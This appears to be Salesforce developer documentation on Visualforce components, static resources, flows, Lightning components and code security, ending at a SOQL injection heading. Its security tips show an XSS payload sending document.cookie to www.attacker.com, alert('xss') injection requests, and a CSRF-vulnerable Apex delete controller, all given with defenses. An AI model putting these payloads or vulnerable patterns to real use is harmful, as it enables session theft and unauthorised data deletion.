A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages. It consists of:

- A set of Visualforce markup demarcated by the `<apex:component>` tag
- An optional component controller written in Apex that allows the component to perform additional logic, such as sorting items in a list, or calculating values

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating

EDITIONS

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

the Visualforce markup required for displaying every photo in the album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

SEE ALSO:

[Defining Visualforce Custom Components](#)

[Viewing and Editing Visualforce Custom Components](#)

Defining Visualforce Custom Components

To create a Visualforce custom component:

1. In Salesforce from Setup, enter *Components* in the **Quick Find** box, then select **VisualforceComponents**.
2. Click **New**.
3. In the **Label** text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the **Name** text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the **Description** text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the **Body** text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create custom components:

- "Customize Application"

 **Note:** You can also create a custom component in Visualforce development mode by adding a reference to a custom component that doesn't yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.

For example, if you haven't yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition from Setup by entering *Components* in the **Quick Find** box, then selecting **VisualforceComponents**, and then clicking **Edit** next to the `myNewComponent` custom component.

SEE ALSO:

[What is a Custom Component?](#)

[What is a Custom Component?](#)

Viewing and Editing Visualforce Custom Components

From Setup, enter *Components* in the **Quick Find** box, then select **VisualforceComponents** and click the name of a custom component to view its definition.

From the detail page, you can do any of the following:

- Click **Edit** to edit the custom component.
- Click **Delete** to delete the custom component.
- Click **Clone** to create a copy of the custom component. You must specify a new name for the new component.
- Click **Where is this used?** to view a list of all references to the custom component in your organization.
- Click **Show Dependencies** to display the items, such as another component, permission, or preference, that must exist for this custom component to be valid.

Once your component has been created, you can view it at

`http://mySalesforceInstance/apexcomponent/nameOfNewComponent`, where the value of *mySalesforceInstance* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *nameOfNewComponent* is the value of the `Name` field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

Managing Visualforce Custom Components

After creating custom components, you can view, edit and delete them. From Setup, enter *Components* in the **Quick Find** box, then select **Visualforce Components** to display the Components list page, which shows the list of custom components defined for your organization. From this page you can:

- Click **New** to [define a new custom component](#).
- Click a custom component name to [display detailed information about the component](#).
- Click **Edit** to [modify a component's name or markup](#).

 **Note:** A  icon indicates that a Visualforce custom component is in an installed managed package. You can't edit or delete a Visualforce custom component in a managed package. A  icon indicates that a Visualforce custom component in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Visualforce custom component through the package detail page.

- Click **Del** to remove a custom component from your organization.

 **Note:** The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Static Resources

What is a Static Resource?

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, stylesheets, JavaScript, and other files.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource in page markup by name using the `$Resource` global variable instead of hard-coding document IDs:
 - To reference a stand-alone file, use `$Resource.<resource_name>` as a merge field, where `<resource_name>` is the name you specified when you uploaded the resource. For example:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip,
  'images/Bluehills.jpg')}" width="50" height="50"/>
```

EDITIONS

Available in: Salesforce Classic and Lightning Experience

USER PERMISSIONS

To create and edit custom components:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

or

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}" />
```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

```
table { background-image: img/testimage.gif }
```

When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named “`style_resources`”. Then, in your page, add the following component:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}" />
```

Since the static resource contains both the stylesheet and the image, the relative path in the stylesheet resolves and the image is displayed.

A single static resource can be up to 5 MB in size. An organization can have up to 250 MB of static resources. Static resources apply to your organization’s quota of data storage.

SEE ALSO:

[Defining Static Resources](#)

Defining Static Resources

To create a static resource:

- From Setup, enter *Static Resources* in the **Quick Find** box, then select **Static Resources**.
- Click **New**.
- In the **Name** text box, enter the text that should be used to identify the resource in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

 **Note:** If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.

- In the **Description** text area, specify an optional description of the resource.
- Next to the **File** text box, click **Browse** to navigate to a local copy of the resource that you want to upload.

A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total.

- Set the **Cache Control**:

- Private* specifies that the static resource data cached on the Salesforce server shouldn’t be shared with other users. The static resource is only stored in cache for the current user’s session.

 **Note:** Cache settings on static resources are set to private when accessed via a Force.com site whose guest user’s profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within

Flows in Visualforce

Add a Flow to a Visualforce Page

To customize a flow's look and feel or enhance its functionality, embed it in a Visualforce page. If your organization has flows enabled for sites and portals, use the Visualforce page to deliver the flow to your Force.com site, portal, or community.

 **Note:** Users can run only flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a subflow element, the flow that is referenced and called by the subflow element must have an active version.

To add a flow to a Visualforce page, embed it using the `<flow:interview>` component:

1. Find the flow's unique name:
 - a. From Setup, enter *Flows* in the *Quick Find* box, then select **Flows**.
 - b. Click the name of the flow that you want to embed.
2. Define a new Visualforce page or open one that you want to edit.
3. Add the `<flow:interview>` component, somewhere between the `<apex:page>` tags.
4. Set the `name` attribute to the unique name of the flow. For example:

```
<apex:page>
<flow:interview name="MyUniqueFlowName"/>
</apex:page>
```

 **Note:** If the flow is from a managed package, the `name` attribute must be in this format: `namespace.flowuniqueName`.

5. Restrict which users can run the flow by setting the page security for the Visualforce page that contains it.

To run the flow, external users (such as on a community) need access to the Visualforce page. To run the flow, internal users need access to the Visualforce page and either:

- The "Run Flows" permission
- The `Force.com Flow User` field enabled on their user detail page

EDITIONS

Examples of Redirecting Flow Users from a Visualforce Page

After you embed a flow in a Visualforce page, redirect users to another screen in Salesforce when they click **Finish**. To do so, configure the `finishLocation` attribute.

 **Note:** You can't redirect flow users to a URL that's external to your Salesforce organization.

To route users to another Visualforce page...

Set the `finishLocation` attribute to `{!$Page.YourPage}`.

This example routes users to the MyUniquePage Visualforce page.

```
<apex:page>
  <flow:interview name="MyUniqueFlow" finishLocation="{!$Page.MyUniquePage}"/>
</apex:page>
```

To route users to a relative URL within your Salesforce organization...

Set the `finishLocation` attribute to `{URLFOR('relativeURL')}`.

This example routes users to the Salesforce home page.

```
<apex:page>
  <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/home/home.jsp')}" />
</apex:page>
```

For more examples, see "Configure the `finishLocation` Attribute in a Flow" in the *Visualforce Developer's Guide*.

Enabling and Disabling Chat for Visualforce Pages

Add a chat widget to your custom Visualforce pages.

1. From Setup, enter *Chat Settings* in the Quick Find box, then select **Chat Settings**.
2. Click **Edit**.
3. Under Visualforce Settings, select **Allow**.
Deselect to disable chat for custom Visualforce pages.
4. Click **Save**.

To prevent the chat widget from displaying on a specific Visualforce page, do any of the following:

- Turn off the Salesforce tab header on your page by setting `<apex:page showHeader="false">`.
- Set the page `contentType` to something other than `text/html`, for example, `<apex:page contentType="text/plain">`.

Lightning Components

Lightning Component Framework Overview

The Lightning Component framework is a UI framework for developing dynamic web apps for mobile and desktop devices. It's a modern framework for building single-page applications engineered for growth.

The framework supports partitioned multi-tier component development that bridges the client and server. It uses JavaScript on the client side and Apex on the server side.

There are many benefits of using the Lightning Component framework to build components and apps.

Out-of-the-Box Component Set

Comes with an out-of-the-box set of components to kick start building apps. You don't have to spend your time optimizing your apps for different devices as the components take care of that for you.

Rich component ecosystem

Create business-ready components and make them available in Salesforce1, Lightning Experience, and Communities. Salesforce1 users access your components via the navigation menu. Customize Lightning Experience or Communities using drag-and-drop components on a Lightning Page in the Lightning App Builder or using Community Builder. Additional components are available for your org in the AppExchange. Similarly, you can publish your components and share them with other users.

Performance

Uses a stateful client and stateless server architecture that relies on JavaScript on the client side to manage UI component metadata and application data. The client calls the server only when absolutely necessary; for example to get more metadata or data. The server only sends data that is needed by the user to maximize efficiency. The framework uses JSON to exchange data between the

EDITIONS

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

server and the client. It intelligently utilizes your server, browser, devices, and network so you can focus on the logic and interactions of your apps.

Event-driven architecture

Uses an event-driven architecture for better decoupling between components. Any component can subscribe to an application event, or to a component event they can see.

Faster development

Empowers teams to work faster with out-of-the-box components that function seamlessly with desktop and mobile devices. Building an app with components facilitates parallel design, improving overall development efficiency.

Components are encapsulated and their internals stay private, while their public shape is visible to consumers of the component. This strong separation gives component authors freedom to change the internal implementation details and insulates component consumers from those changes.

Device-aware and cross browser compatibility

Apps use responsive design and provide an enjoyable user experience. The Lightning Component framework supports the latest in browser technology such as HTML5, CSS3, and touch events.

Use the Developer Console to create Lightning components.

SEE ALSO:

[Using the Developer Console](#)

[Add Lightning Components to Salesforce1](#)

[Lightning Components Developer's Guide](#)

Debug JavaScript Code

Enable debug mode to make it easier to debug JavaScript code in your Lightning components.

By default, the Lightning Component framework runs in `PROD` mode. This mode is optimized for performance. It uses the Google Closure Compiler to optimize and minimize the size of the JavaScript code. The method name and code are heavily obfuscated.

When you enable debug mode, the framework runs in `PRODEDEBUG` mode by default. It doesn't use Google Closure Compiler so the JavaScript code isn't minimized and is easier to read and debug.

To enable debug mode:

1. From Setup, enter *Lightning Components* in the *Quick Find* box, then select **Lightning Components**.
2. Select the *Enable Debug Mode* checkbox.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

Add Lightning Components to Salesforce1

Make your Lightning components available for Salesforce1 users.

In the component you wish to add, include `implements="force:appHostable"` in your `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

The `appHostable` interface makes the component available as a custom tab.

Use the Developer Console to create Lightning components.

Include your components in the Salesforce1 navigation menu by following these steps.

1. Create a custom tab for this component.
 - a. From Setup, enter `tabs` in the `Quick Find` box, then select **Tabs**.
 - b. Click **New** in the Lightning Component Tabs related list.
 - c. Select the Lightning component to display in the custom tab.
 - d. Enter a label to display on the tab.
 - e. Select the tab style and click **Next**.
 - f. When prompted to add the tab to profiles, accept the default and click **Save**.

 **Note:** Creating a custom tab is a prerequisite to enabling your component in the Salesforce1 navigation menu, but accessing your Lightning component from the full Salesforce site is not supported.

2. Include your Lightning component in the Salesforce1 navigation menu.
 - a. From Setup, enter `Navigation` in the `Quick Find` box, then select **Salesforce1 Navigation**.
 - b. Select the custom tab you just created and click **Add**.
 - c. Sort items by selecting them and clicking **Up** or **Down**.

In the navigation menu, items appear in the order you specified. The first item in the Selected list becomes your users' Salesforce 1 landing page.

3. Check your output by going to the Salesforce1 mobile browser app. Your new menu item should appear in the navigation menu.

 **Note:** By default, the mobile browser app is turned on for your organization. For more information on using the Salesforce 1 mobile browser app, see the [Salesforce 1 App Developer Guide](#).

SEE ALSO:

[Lightning Component Framework Overview](#)

[Using the Developer Console](#)

Add Lightning Components to Lightning Experience

Make your Lightning components available for Lightning Experience users.

In the components you wish to include in Lightning Experience, add `implements="force:appHostable"` in the `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Create Lightning components using the UI in **Enterprise, Performance, Unlimited, Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

Use the Developer Console to create Lightning components.

Follow these steps to include your components in Lightning Experience and make them available to users in your organization.

1. Create a custom tab for this component.
 - a. From Setup, enter `tabs` in the `Quick Find` box, then select **Tabs**.
 - b. Click **New** in the Lightning Component Tabs related list.
 - c. Select the Lightning component that you want to make available to users.
 - d. Enter a label to display on the tab.

- e. Select the tab style and click **Next**.
 - f. When prompted to add the tab to profiles, accept the default and click **Save**.
2. Assign your Lightning components to a custom app.
 - a. Create a custom app and name it *Lightning*.
 - b. Select the **Lightning** app you created and then click **Edit**.
 - c. In the Custom App Edit page, select the components you want to include, click **Add**, and then **Save**.
 3. Check your output by navigating to the App Launcher in Lightning Experience. Your custom app should appear in the App Launcher. Click the custom app to see the components you added.

Code Security

Securing Your Code

This section contains information about implementing security in your code.

- [Apex Class Security](#)
- [Setting Visualforce Page Security from a Page Definition](#)
- [Security Tips for Apex and Visualforce Development](#)

Apex Security

Apex Class Security

You can specify which users can execute methods in a particular top-level Apex class based on their profile or an associated permission set. These permissions only apply to Apex class methods, such as Web service methods, or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of a user's permissions.

 **Note:** If you have installed a managed package in your organization, you can set security only for the Apex classes in that package that are declared as `global`, or for classes that contain methods declared as `webService`.

If users have the "Author Apex" permission, they can access all Apex classes in the associated organization, regardless of the security setting for individual classes.

Permission for an Apex class is checked at the top level only. For example, if class A calls class B, and a user profile has access only to class A but not class B, the user can still execute the code in class A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

You can set Apex class security via:

Create Apex Sharing Reasons

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented, simplify the coding required to update and delete sharing records, and share a record multiple times with the same user or group using different Apex sharing reasons.

 **Note:** For more information on Apex managed sharing, see the [Force.com Apex Code Developer's Guide](#).

Salesforce displays Apex sharing reasons in the `Reason` column when viewing the sharing for a custom object record in the user interface. This allows users and administrators to understand the purpose of the sharing.

When working with Apex sharing reasons, note the following:

- Only users with the “Modify All Data” permission can add, edit, or delete sharing that uses an Apex sharing reason.
- Deleting an Apex sharing reason will delete all sharing on the object that uses the reason.
- You can create up to 10 Apex sharing reasons per custom object.
- You can create Apex sharing reasons using the Metadata API.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.

USER PERMISSIONS

To create Apex sharing reasons:

- “Author Apex”

To view Apex sharing reasons:

- “View Setup and Configuration”

3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. Click **Save**.

SEE ALSO:

[Recalculate Apex Managed Sharing](#)

[Find Object Management Settings](#)

Recalculate Apex Managed Sharing

! **Important:** When packaging custom objects, be aware that associated Apex sharing recalculations are also included and may prevent the package from installing.

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object. You can associate these classes with a custom object on its detail page, and execute them if a locking issue prevents Apex from granting access to a user as defined by the application's logic. Apex sharing recalculations are also useful for resolving visibility issues due to coding errors. For example, if a developer corrects a coding error that prevented users from accessing records they should see, the correction might only affect records created after the code update. To ensure the correction applies to existing records as well, the developer can run an Apex sharing recalculation to validate sharing on all records.

You can run Apex sharing recalculations from a custom object's detail page. You can also run them programmatically using the `Database.executeBatch` method. In addition, Salesforce automatically runs Apex recalculation classes defined for a custom object every time a custom object's organization wide sharing default access level is updated.

✓ **Note:** Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation includes access granted by sharing rules. In addition, all types of sharing are removed if the access they grant is redundant. For example, the manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

For information on creating Apex managed sharing and recalculation classes, see the [Force.com Apex Code Developer's Guide](#).

To associate an Apex managed sharing recalculation class with a custom object:

1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click **Save**.

To run an Apex sharing recalculation, from the management settings for a custom object, go to Apex Sharing Recalculation, and then click **New**.

When working with Apex sharing recalculations, note the following.

- The Apex code that extends the sharing recalculation can process a maximum of five million records. If this Apex code affects more than five million records, the job fails immediately.
- You can monitor the status of Apex sharing recalculations in the Apex job queue.
- You can associate a maximum of five Apex sharing recalculations per custom object.

Visualforce Security

Visualforce Page Security

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

Permission for a Visualforce page is checked at the top level only. Once users can access a page, they can execute all Apex that's associated with the page. This includes:

- The controller for the page and any Apex classes called from the controller class.
- Any extension classes for the page and any Apex called from an extension.
- Any Apex classes associated with custom components within the page.
- Any classes associated with the page through the use of `apex:include` or `apex:composition`.

For example, if page A depends on a controller that calls an Apex class B, and a user has access only to page A but not class B, the user can still execute the code in page A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page, *not* for the controller associated with the component.

You can set Visualforce page security from:

- A Visualforce page definition
- Permission sets
- Profiles

If users have the "Customize Application" permission, they can access all Visualforce pages in the associated organization. However, they can still have restrictions related to Apex classes. The "Customize Application" permission doesn't allow users to ignore those restrictions in a Visualforce page unless they have Visualforce page access.

Also, to include Apex in a page, users must have the "Author Apex" permission or access to the Apex class.

Note: Organizations with Force.com sites or Customer Portals can enable Visualforce pages either by assigning them to user profiles or by enabling them for the entire site.

Security Tips for Apex and Visualforce Development

Understand and guard against vulnerabilities as you develop custom applications.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it is important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at <https://developer.salesforce.com/page/Security>.

SEE ALSO:

[Manage Versions](#)

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Visualforce is not available in **Database.com**.

to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/xss-faq.html>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the `<` character is converted to `<`; so that a literal `<` displays on the user's screen.

```
<apex:outputText>
  {$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not make sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
  var foo = location.search;
  document.write(foo);
</script>
```

<apex:includeScript>

The <apex:includeScript> Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: { !FUNCTION () } or { !\$OBJECT . ATTRIBUTE }. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
S1YiOfRzpM18huTGN3jC001FIkbuQRwPc9OQJemRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://na1.salesforce.com

```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the { !\$Request . * } expression to access request parameters.

```
<html>
  <head>
    <title>{!$Request.title}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
  <head>
    <title>{! SUBSTITUTE(SUBSTITUTE($Request.title, "<", "<"), ">", ">")}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of `%22` instead of the HTML escaped `"`, since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```

```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still

authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in an SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
        return ;
    }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

SOQL Injection

